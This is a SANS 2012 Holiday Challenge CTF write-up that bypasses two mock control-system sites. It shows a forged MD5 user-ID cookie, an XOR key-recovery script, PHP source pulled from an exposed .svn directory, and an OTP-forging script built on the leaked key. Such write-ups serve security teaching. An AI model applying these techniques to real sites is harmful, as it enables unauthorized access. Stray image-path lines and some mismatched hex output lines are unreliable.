The Year Without a Santa... Hack

SANS 2012 Holiday Challenge

Dave Lassalle

@superponible

Table of Contents

QUESTIONS AND ANSWERS

These are the answers to the posted questions. Details for each of the answers are included in the following sections discussing each zone. Links in each answer are given to the relevant locations within this document.

1. **Where did you find the remainder of Snow Miser's Zone 1 URL?**

   Snow Miser tweeted an image on Twitter that contained a glass of water with the reflection of part of the URL. This was matched up with the portion of the URL on the Zone 0 page text.

2. **What is the key you used with steghide to extract Snow Miser's Zone 2 URL? Where did you find the key?**

   The key was "IceIceBaby!" and it was found in the EXIF data "User Comment" field of the on/off JPEG images on the webpage for Snow Miser's Zone 2.

3. **On Snow Miser's Zone 3 page, why is using the same key multiple times a bad idea?**

   As described in more detail in the process section of Zone 3, when the attacker has both the plaintext and ciphertext for an XOR stream cipher encryption scheme such as this, the encryption key can be recovered because of the following:

   - By definition, E(A) = A xor K, where A is the plaintext, E(A) is the ciphertext, and K is the key
   - Therefore, E(A) xor A = A xor A xor K = 0 xor K = K

   If the key is reused to encrypt a new plaintext, the attacker will have the key to decrypt that ciphertext.

4. **What was the coding error in Zone 4 of Heat Miser's site that allowed you to find the URL for Zone 5?**

   The site was performing an HTTP 302 redirect using the HTTP Location header; however, the full HTML body was also being returned, rather than just the HTTP headers. The site needs to have the code not print HTML output after the redirect is given so that only the headers are sent.

5. **How did you manipulate the cookie to get to Zone 5 of Heat Miser's Control System?**

   The cookie was an MD5 hash of the user ID. In this case, the user ID was 1001 and the hash was MD5(1001) = b8c37e33defde51cf91e1e03e51657da. The hash of the value 1 (MD5(1)= c4ca4238a0b923820dcc509a6f75849b) was calculated and placed into the cookie sent to the server using an interception proxy.

6. **Please briefly describe the process, steps, and tools you used to conquer each zone, including all of the flags hidden in the comments of each zone page.**

   This is included in each of the following sections.

HEAT MISER'S WONDERWARM HMI FOR THE GLOBAL HEAT CONTROL SYSTEM

The Heat Miser's Wonderwarm HMI for the Global Heat Control System is located at http://heatmiser.counterhack.com. Upon accessing this URL, you are redirected to Zone 0. The URL for all zones follows the format heatmiser.counterhack.com/zone-#-GUID. The # is the zone number and the GUID is short for globally unique identifier, a randomly generated 128-bit value displayed as 32 hexadecimal digits. The total number of GUIDs available makes it extremely unlikely the same random number will be generated twice and makes guessing or brute forcing the URLs for each zone infeasible.

ZONE 0

URL

http://heatmiser.counterhack.com/zone-0-0AD9934A-8081-462B-8364-9ADBFE963E91/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is 1732bcff12e6550ff9ea44d594001418 -->

PROCESSES, STEPS, AND TOOLS

The text on Zone 0 indicates that the Zone 1 URL ended up in search engine results but a file was created to prevent this from happening. Assuming this file was the standard robots.txt file, the following URL was accessed:

- http://heatmiser.counterhack.com/robots.txt

The following is the content of the page returned, which gives away the URL for Zone 1:

```
User-agent: *
Disallow: /zone-1-E919DBF1-E4FA-4141-97C4-3F38693D2161
Disallow: /zone-2-*
Disallow: /zone-3-*
Disallow: /zone-4-*
Disallow: /zone-5-*
```

ZONE 1

URL

http://heatmiser.counterhack.com/zone-1-E919DBF1-E4FA-4141-97C4-3F38693D2161/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is d8c94233daef256c42bb95bd61382e02 -->

PROCESSES, STEPS, AND TOOLS

The text on the page says that the link to zone 2 was temporarily removed. Viewing the source code for the page shows the following comment:

```
<!-- redacted, too many people clicked on the link and took it offline
<a href="/zone-2-761EBBCF-099F-4DB0-B63F-9ADC61825D49">Zone 2</a>
-->
```

ZONE 2

URL

http://heatmiser.counterhack.com/zone-2-761EBBCF-099F-4DB0-B63F-9ADC61825D49/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is ef963731de7e886226fe4a6a6c2971f1 -->

PROCESSES, STEPS, AND TOOLS

The text on the page of Zone 2 indicates that a new URL for Zone 3 was created and mailed to those needing access. To clarify which URL is the new one, a portion of the new URL is given:


- zone-3-83FEE8BE-B1C6-4395-A56A-XXXXXXXXXXXX

We only need to determine the last 12 characters.

Snow Miser posted the following tweet:

Browsing through Heat Miser's Twitter page led to this image:

It's hard to see, but this image is semi-transparent and behind this window between the recon and payload sections is a GUID. By cropping around it and adjusting the contrast and brightness of the image, the following can be seen:



The beginning of the GUID observed here matches what was given as the new URL for Zone 3. The last part of this image is "BF933FC85254/" which gives us the missing portion of the URL.

ZONE 3

URL

http://heatmiser.counterhack.com/zone-3-83FEE8BE-B1C6-4395-A56A-BF933FC85254/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is 0d524fb8d8f9f88eb9da5b286661a824 -->

PROCESSES, STEPS, AND TOOLS

The page for Zone 3 actually contains a valid link to Zone 4 on the left. However, when the link is clicked, it redirects to the following page so that the actual Zone 4 page cannot be accessed:


- http://heatmiser.counterhack.com/zone-4-0F2EA639-19BF-40DD-A38D-635E1344C02B/noaccess.php

Using an interception proxy, we can see that when the Zone 4 link is clicked, the page redirects the user by sending the "Location: noaccess.php" header. However, the PHP code does not exit after sending the redirect. It continues and sends the full HTML content of the Zone 4 page, which includes a link to Zone 5 and the flag for Zone 4.

```
HTTP/1.1 302 Found
Date: Fri, 04 Jan 2013 04:33:19 GMT
Server: Apache
Location: noaccess.php
Content-Length: 3246
Content-Type: text/html
```

```
    </div>

    <div id="main">
        <div id="content">
                    <h2>Heat Miser Wonderwarm HMI for the Global Heat Control System</h2>

            <h1>Zone 4 Controller</h1>

            <h3><p>Current Access Level - <strong>Zone 4</strong></p></h3>

Link to <a href="/zone-5-15614E3A-CEA7-4A28-A85A-D688CC418287/">Zone 5</a>
            <table>
                <tr>
                    <td><h3>Heater for Zone 4:</h3></td>
                    <td><form method="get"><input type="submit" name="machine" id="machine" value="Enable" class="navhead" /></form></td>
                    <td><form method="get"><input type="submit" name="machine" id="machine" value="Disable" class="navhead" /></form></td>

<!-- If you are looking for some super secret code or database that stores your game state, good luck, it doesn't exist -->
                    <td width="55%"></td>
                </tr>
                <tr>
                    <td colspan="4">
                        <img src="on.png" />
                    </td>
                </tr>
            </table>
            <!-- The flag for this level is e3ae414e6d428c3b0c7cff03783e305f -->
```

After sending the redirect using the location header, the PHP code should have exited or died to prevent the HTML from being sent. This was hinted at in Snow Miser's following tweet:



This goes to a page with the following image:

This restates what was just mentioned: the code should exit after the redirect is performed so that no HTML is returned.

ZONE 4

URL

http://heatmiser.counterhack.com/zone-4-0F2EA639-19BF-40DD-A38D-635E1344C02B/

FLAG

The HTML source for this page contains the flag:


<!-- The flag for this level is e3ae414e6d428c3b0c7cff03783e305f -->

PROCESSES, STEPS, AND TOOLS

We can retrieve the URL to Zone 5 when we retrieve the flag for Zone 4. However, when Zone 5 is accessed it results in a similar noaccess.php page. This time the 302 Redirect does not contain any HTML body, only the header. However, a cookie is set this time:

```
HTTP/1.1 302 Found
Date: Fri, 04 Jan 2013 04:41:08 GMT
Server: Apache
Set-Cookie: UID=b8c37e33defde51cf91e1e03e51657da
Location: noaccess.php
Content-Length: 0
Content-Type: text/html
```


Snow Miser made the following tweet:



Since UID is most likely a user ID cookie, we can assume that Snow Miser could be referring to 1001 as a regular user ID on the system. By taking the MD5 of 1001, we get the following:

```
$ echo -n 1001 | md5sum
b8c37e33defde51cf91e1e03e51657da
```

Since this MD5 value matches the cookie value, it appears that the UID then is the MD5 hash of the user ID in the system. We can try different user IDs such as 0 or 1 and take the MD5 hash of that and change the cookie we send to the server using the interception proxy.



By placing this value into the UID cookie using the interception proxy, we make another GET request for the Zone 5 page:

```
GET http://heatmiser.counterhack.com/zone-5-15614E3A-CEA7-4A28-A85A-D688CC418287/ HTTP/1.1
Host: heatmiser.counterhack.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Proxy-Connection: keep-alive
Referer: http://heatmiser.counterhack.com/zone-5-15614E3A-CEA7-4A28-A85A-D688CC418287/
Cookie: UID=c4ca4238a0b923820dcc509a6f75849b
```

This time we are not redirected and receive the correct Zone 5 page.

ZONE 5

URL

http://heatmiser.counterhack.com/zone-5-15614E3A-CEA7-4A28-A85A-D688CC418287/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is f478c549e37fa33467241d847f862e6f -->

SNOW MISER'S SNOWTALK HMI FOR THE GLOBAL CHILLER CONTROL SYSTEM

The Snow Miser's SnowTalk HMI for the Global Chiller Control System is located at http://snowmiser.counterhack.com. Upon accessing this URL, you are redirected to Zone 0. The URL for all zones follows the format snowmiser.counterhack.com/zone-#-GUID. The # is the zone number and the GUID is short for globally unique identifier, a randomly generated 128-bit value displayed as 32 hexadecimal digits. The total number of GUIDs available makes it extremely unlikely the same random number will be generated twice and makes guessing or brute forcing the URLs for each zone infeasible.

ZONE 0

URL

http://snowmiser.counterhack.com/zone-0-11698563-7582-4A51-B567-B4710BBE783F/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is 3b5a630fc67251aa5555f4979787c93f -->

PROCESSES, STEPS, AND TOOLS

The web page for Zone 0 indicates that the URL for Zone 1 starts with "zone-1-D2E31380-50E6-4869-8A85-XXXXXXXXXXXX". A picture (https://twitter.com/sn0w_m1s3r/status/276820932104957952/photo/1) was found on Snow Miser's Twitter page (https://twitter.com/sn0w_m1s3r). In the glass on the left of the picture, there is a reflection of a GUID in the glass of water. From this perspective, the GUID is inverted.

The image was flipped.

The first four readable hex digits are 8A85 which matches the information we have been given as the start of the Zone 1 URL. The unknown portion of the Zone 1 URL obtained from the image is F9CDB3AF6226.

ZONE 1

URL

http://snowmiser.counterhack.com/zone-1-D2E31380-50E6-4869-8A85-F9CDB3AF6226/

FLAG

The HTML source for this page contains the flag:


<!-- The flag for this level is 38bef0b61ba8edda377b626fe6708bfa -->

PROCESSES, STEPS, AND TOOLS


The text on the page indicates one of Snow Miser's minions messed up, so the URL for Zone 2 has been changed, but anyone who can access Zone 1 has access to the images on that page and can use them to access Zone 2. There are four images in the http://snowmiser.counterhack.com/zone-1-D2E31380-50E6-4869-8A85-F9CDB3AF6226/ directory:

- on.jpg
- off.jpg
- on.png
- off.png

The PNG images do not have any helpful metadata; however, the EXIF data in the JPG images have an entry in the User Comment field of "IceIceBaby!" This was discovered using exiftool:



Knowing Snow Miser's (aka Ed Skoudis') love of steganography in his SANS classes, it was assumed this could be a passphrase used to hide data in this image. The steghide tool was used with "IceIceBaby!" as a passphrase and the address for Zone 2 was extracted.



ZONE 2

URL

http://snowmiser.counterhack.com/zone-2-6D46A633-25D7-42C8-AF94-8E786142A3E3


FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is b8231c2bac801b54f732cfbdcd7e47b7 -->

PROCESSES, STEPS, AND TOOLS

Heat Miser posted the following tweet on his Twitter page (https://twitter.com/h34t_m1s3r):



The phone extraction was downloaded, unzipped, and searched for cached content that might contain links to some of Snow Miser's zone pages.

```
$ tar -zxf android.data.tgz
$ ls
android.data.tgz        data
$ find data -type f | xargs grep -i zone-
Binary file data/data/com.android.browser/cache/browser_state.parcel matches
Binary file data/data/com.android.browser/cache/webviewCacheChromium/data_1 matches
Binary file data/data/com.android.browser/cache/webviewCacheChromium/data_2 matches
Binary file data/data/com.android.browser/databases/browser2.db matches
Binary file data/data/com.android.browser/databases/browser2.db-wal matches
$ cd data/data/com.android.browser/cache/webviewCacheChromium
$ cat data_* | grep -ai zone-
<p>The requested URL /zone-3-eab6b031-4efa-49f1-b542-30ebe9eb3962 was not found on this server.</p>
<p>The requested URL /zone-3-eab6b031-4efa-49f1-b542-30ebe9eb3962/ was not found on this server.</p>
                                <li><a href="/zone-0-11698563-7582-4A51-B567-B4710BBE783F/" class="menu">Readonly</a></li>
                                <li><a href='/zone-1-D2E31380-50E6-4869-8A85-F9CDB3AF6226/' class="menu">Zone 1</a></li>
                                <li><a href='/zone-2-6D46A633-25D7-42C8-AF94-8E786142A3E3/' class="menu">Zone 2</a></li>
                                <li><a href='/zone-3-EAB6B031-4EFA-49F1-B542-30EBE9EB3962/' class="menu">Zone 3</a></li>
zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B<br/>20d916c6c29ee53c30ea1effc63b1c72147eb86b998a25c0cf1bf66939e8621b3132d83abb1683df619238</p>
```

From this extraction, it appears we have found the URL for Zone 3.

- zone-3-EAB6B031-4EFA-49F1-B542-30EBE9EB3962

It also appears that we may have found the URL for Zone 4; however, this URL returns a 404 Not Found page. We will soon see why.

- zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B

ZONE 3

URL

http://snowmiser.counterhack.com/zone-3-EAB6B031-4EFA-49F1-B542-30EBE9EB3962

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is 08ba610172aade5d1c8ea738013a2e99 -->

PROCESSES, STEPS, AND TOOLS

Zone 3 indicates that it is using an encryption method to distribute the URL for Zone 4 and that everyone with access to Zone 4 should have received an encryption key. The new encrypted URL is given (note, the terms A, B, E(A), E(B) are being used to represent the old URL, new URL, old encrypted URL string, and new encrypted URL string, respectively, to be used later when discussing how to recover the new URL):

- E(B) = 20d916c6c29ee54343e81ff1b14c1372650cbf19998f51b5c51bf66f49ec62184034a94fc9198fa9179849

In addition, both the old Zone 4 URL (which we recovered when examining the cell phone extraction in Zone 2) and the encrypted form of the old URL are given:

- A = zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B
- E(A) = 20d916c6c29ee53c30ea1effc63b1c72147eb86b998a25c0cf1bf66939e8621b3132d83abb1683df619238

The old URL and encrypted string are given as a means for users to confirm that they have the correct encryption key by assuming if they can decrypt the old encrypted string and recover the old URL, they'll be able to use the same key on the new encrypted string to recover the new URL. However, this gives an attacker all the information needed to recover the original encryption key.

We can confirm that the same key was used because we know the old URL and the format of the new URL:

- A = `zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B`
- B = `zone-4-XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX`

Likewise, the encrypted formats of these strings also have similarities:

- `E(A) = 20d916c6c29ee53c30ea1effc63b1c72147eb86b998a25c0cf1bf66939e8621b3132d83abb1683df619238`
- `E(B) = 20d916c6c29ee54343e81ff1b14c1372650cbf19998f51b5c51bf66f49ec62184034a94fc9198fa9179849`

The bold and red values correspond to "zone-4-" at the beginning and the other hyphens in the encrypted string. We can be reasonably sure that the green characters "f6" represent "B" in the new URL since that same position in the old encrypted URL is also "f6" and the corresponding letter in the old URL was "B".

Since all the hyphens do not correspond to the same values in the encrypted string, this is not a simple substitution cipher. If we assume this is a stream cipher with the key being bitwise XORed with the original URL, we can recover the key and then use it to decrypt the new URL. This works because if we assume the key is K:

E(A) = A xor K

Since X xor X = 0, using the inverse and identity properties, then:

E(A) xor A = A xor A xor K = 0 xor K = K

In other words, if we XOR the original URL and the encrypted version of the URL, we will recover the key. Then we can use the recovered key on the new encrypted URL string and find the new Zone 4 URL.

To perform this, a script was written and is included in Appendix A. The output of the script is below.

```
$ python decrypt.py
old url:      zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B
old url hex: 7a6f6e652d342d463736373744413382d334437372d313145322d424236352d4534424636313838373039 42
old url enc: 20d916c6c29ee53c30ea1effc63b1c72147eb86b998a25c0cf1bf66939e8621b3132d83abb1683df619238
key:          5ab678a3efaac87a07dc29c8827a245f273a8f5cb4bb1485fd36b42b0fdd4f5e05709e0c8a2ebbe851ab7a
new url enc: 20d916c6c29ee54343e81ff1b14c1372650cbf19998f51b5c51bf66f49ec62184034a94fc9198fa9179849
new url hex: 7a6f6e652d342d394434363933363372d423630452d344530382d424446312d4645443743433734414633333
new url:      zone-4-9D469367-B60E-4E08-BDF1-FED7CC74AF33
```

ZONE 4

URL

http://snowmiser.counterhack.com/zone-4-9D469367-B60E-4E08-BDF1-FED7CC74AF33

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is de32b158f102a60aba7de3ee8d5d265a -->

PROCESSES, STEPS, AND TOOLS

The description of the Zone indicates they are using svn 1.7. Tim Medin has written a timely post on the SANS Penetration Testing blog (http://pen-testing.sans.org/blog/2012/12/06/all-your-svn-are-belong-to-us) about a common mistake regarding versioning systems like SVN. This post was also referred to by Heat Miser:

Often, when the code is moved to production, the entire directory is rolled up and extracted on the production server and may include unneeded repository files. This appears to have happened in Zone 4 for Snow Miser's system.

The HTML source code of the page was viewed to determine the action of the form method when the Authenticate button is pressed, and it was discovered to be a POST to the page itself. The following file was then downloaded:

- http://snowmiser.counterhack.com/zone-5-89DE9B26-CF7D-4B07-88DE-7A2F0A7B16FE/.svn/wc.db

Following Tim's guide in the blog post,

```
$ sqlite3 wc.db
SQLite version 3.7.12 2012-04-03 19:43:07
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> select local_relpath, ".svn/pristine/" || substr(checksum,7,2) || "/" ||
 substr(checksum,7) || ".svn-base" as alpha from NODES;
|
noaccess.php|.svn/pristine/41/4134e0e954d144ed932fd639b5a897f9ad47fff9.svn-base
index.php|.svn/pristine/7d/7d63810b0da679648fc20b4f1c84680ac08ec872.svn-base
```

This provides a way to access the source PHP code of the index.php page. Normally, when index.php is accessed, the server executes the code and returns only the output which is usually standard HTML. Since when this file is requested, the server doesn't recognize it as PHP code that needs to be executed, the actual source code is returned. The file was accessed with the following command:

- $ wget -O - http://snowmiser.counterhack.com/zone-5-89DE9B26-CF7D-4B07-88DE-7A2F0A7B16FE/.svn/pristine/7d/7d63810b0da679648fc20b4f1c84680ac08ec872.svn-base

The page that was downloaded is shown in Appendix B.

Going back to the HTML source, when the Authenticate button is pressed, the One-Time Password (OTP) value in the text box is submitted as a POST parameter called "otp". When the PHP code receives a POST with a value otp or a cookie named otp, it runs the verify_otp() function on the submitted value to verify it. The verify_otp() function generates four one time passwords using the generate_otp() function which takes a time value as an argument. The four times are 2 minutes before the current time, 1 minute before the current time, the current time, and 1 minute after the current time. This allows the password to be valid for 3 minutes and helps account for clock skew between the server and the client where the user's OTP was generated. The generate_otp() function generates the OTP by taking the SHA1 hash of the time submitted and the key value of "7998f77a7dc74f182a76219d7ee58db38be3841c".

If an invalid OTP is submitted, the PHP code sends an HTML header "Location: noaccess.php" then dies, which redirects the user to the noaccess.php page and does not return body content like in Heat Miser's Zone 4.

To implement this on the command line, another script was written and is included in Appendix C. At the time of this report, the output of the script gave the following:

```
$ php otp.php
4b358ab6a5bfe2e42c1c50bc9a130bbe4abb2636
```

This value was entered into the OTP box on Zone 4, and when the Authenticate button was pressed, Zone 5 was successfully accessed.

ZONE 5

URL

http://snowmiser.counterhack.com/zone-5-89DE9B26-CF7D-4B07-88DE-7A2F0A7B16FE/

FLAG

The HTML source for this page contains the flag:

<!-- The flag for this level is 3ab1c5fa327343721bc798f116be8dc6 -->

APPENDIX A – DECRYPT.PY SCRIPT AND OUTPUT FOR SNOW MISER'S ZONE 3

decrypt.py script

```
#!/usr/bin/python

def xor_hex(hex1,hex2):
    return hex(int(hex1,16) ^ int(hex2,16))

strorig = "zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B"
str =    strorig.encode("hex")
enc =    "20d916c6c29ee53c30ea1effc63b1c72147eb86b998a25c0cf1bf66939e8621b3132d83abb1683df619238"
newenc = "20d916c6c29ee54343e81ff1b14c1372650cbf19998f51b5c51bf66f49ec62184034a94fc9198fa9179849"
url =    ""
fullkey = ""
url2 =   ""
for i in range (0,len(str),2):
        key2 = xor_hex(str[i:i+2], enc[i:i+2])
        newurl2 = xor_hex(key2, newenc[i:i+2])
        chars2 = newurl2[2:4]
        if len(chars2) < 2:
                chars2 = "0" + chars2
        keychars = key2[2:4]
        if len(keychars) < 2:
                keychars = "0" + keychars
        fullkey += keychars
        url2 += chars2
print "old url:     " + strorig
print "old url hex: " + str
print "old url enc: " + enc
print "key:         " + fullkey
print "new url enc: " + newenc
print "new url hex: " + url2
print "new url:     " + url2.decode("hex")
```

decrypt.py output:

```
$ python decrypt.py
old url:     zone-4-F7677DA8-3D77-11E2-BB65-E4BF6188709B
old url hex: 7a6f6e652d342d463736373744413382d334437372d313145322d424236352d4534424636313838373039 42
old url enc: 20d916c6c29ee53c30ea1effc63b1c72147eb86b998a25c0cf1bf66939e8621b3132d83abb1683df619238
key:         5ab678a3efaac87a07dc29c8827a245f273a8f5cb4bb1485fd36b42b0fdd4f5e05709e0c8a2ebbe851ab7a
new url enc: 20d916c6c29ee54343e81ff1b14c1372650cbf19998f51b5c51bf66f49ec62184034a94fc9198fa9179849
new url hex: 7a6f6e652d342d394434363933363372d423630452d344530382d424446312d4645443743433733441463333
new url:     zone-4-9D469367-B60E-4E08-BDF1-FED7CC74AF33
```

APPENDIX B – PHP SOURCE CODE FOR SNOW MISER ZONE 4

```
<?php
function generate_otp($time) {
	$pass = sha1("$time 7998f77a7dc74f182a76219d7ee58db38be3841c");
	return($pass);
}

function verify_otp($inpass) {
	// passwords are valid for up to 3 minutes
	// don't forget to use the server time (see the noaccess.php page)
	$validstamps = array(
		date('Y-m-d H:i', strtotime('+1 minute')), // added just in case the time sync is off
		date('Y-m-d H:i'),
		date('Y-m-d H:i', strtotime('-1 minute')),
		date('Y-m-d H:i', strtotime('-2 minute')),
	);

	foreach ($validstamps as $stamp) {
		if (strtolower($inpass) == generate_otp($stamp))
			return TRUE;
	}
	return FALSE;
}

if ((array_key_exists('otp', $_POST) && verify_otp($_POST['otp'])) || (array_key_exists('otp',
$_COOKIE) && verify_otp($_COOKIE['otp']))) {
	setcookie('otp', generate_otp(date('Y-m-d H:i')));
} else {
	header( 'Location: noaccess.php' );
	die();
}

$accessallowed = TRUE;
$zone=5;
require_once('../include/template.inc.php');

?>
```

APPENDIX C – COMMAND LINE SCRIPT TO GENERATE OTP FOR SNOW MISER ZONE 4

```
<?php
date_default_timezone_set('America/Chicago');

function generate_otp($time) {
	$pass = sha1("$time 7998f77a7dc74f182a76219d7ee58db38be3841c");
	return($pass);
}

function verify_otp($inpass) {
	// passwords are valid for up to 3 minutes
	// don't forget to use the server time (see the noaccess.php page)
	$validstamps = array(
		date('Y-m-d H:i', strtotime('+1 minute')), // added just in case the time sync is off
		date('Y-m-d H:i'),
		date('Y-m-d H:i', strtotime('-1 minute')),
		date('Y-m-d H:i', strtotime('-2 minute')),
	);

	foreach ($validstamps as $stamp) {
		if (strtolower($inpass) == generate_otp($stamp))
			return TRUE;
	}
	return FALSE;
}

/* Add 1 hour because the server is Eastern */
echo generate_otp(date('Y-m-d H:i', strtotime('+1 hour')));

?>
```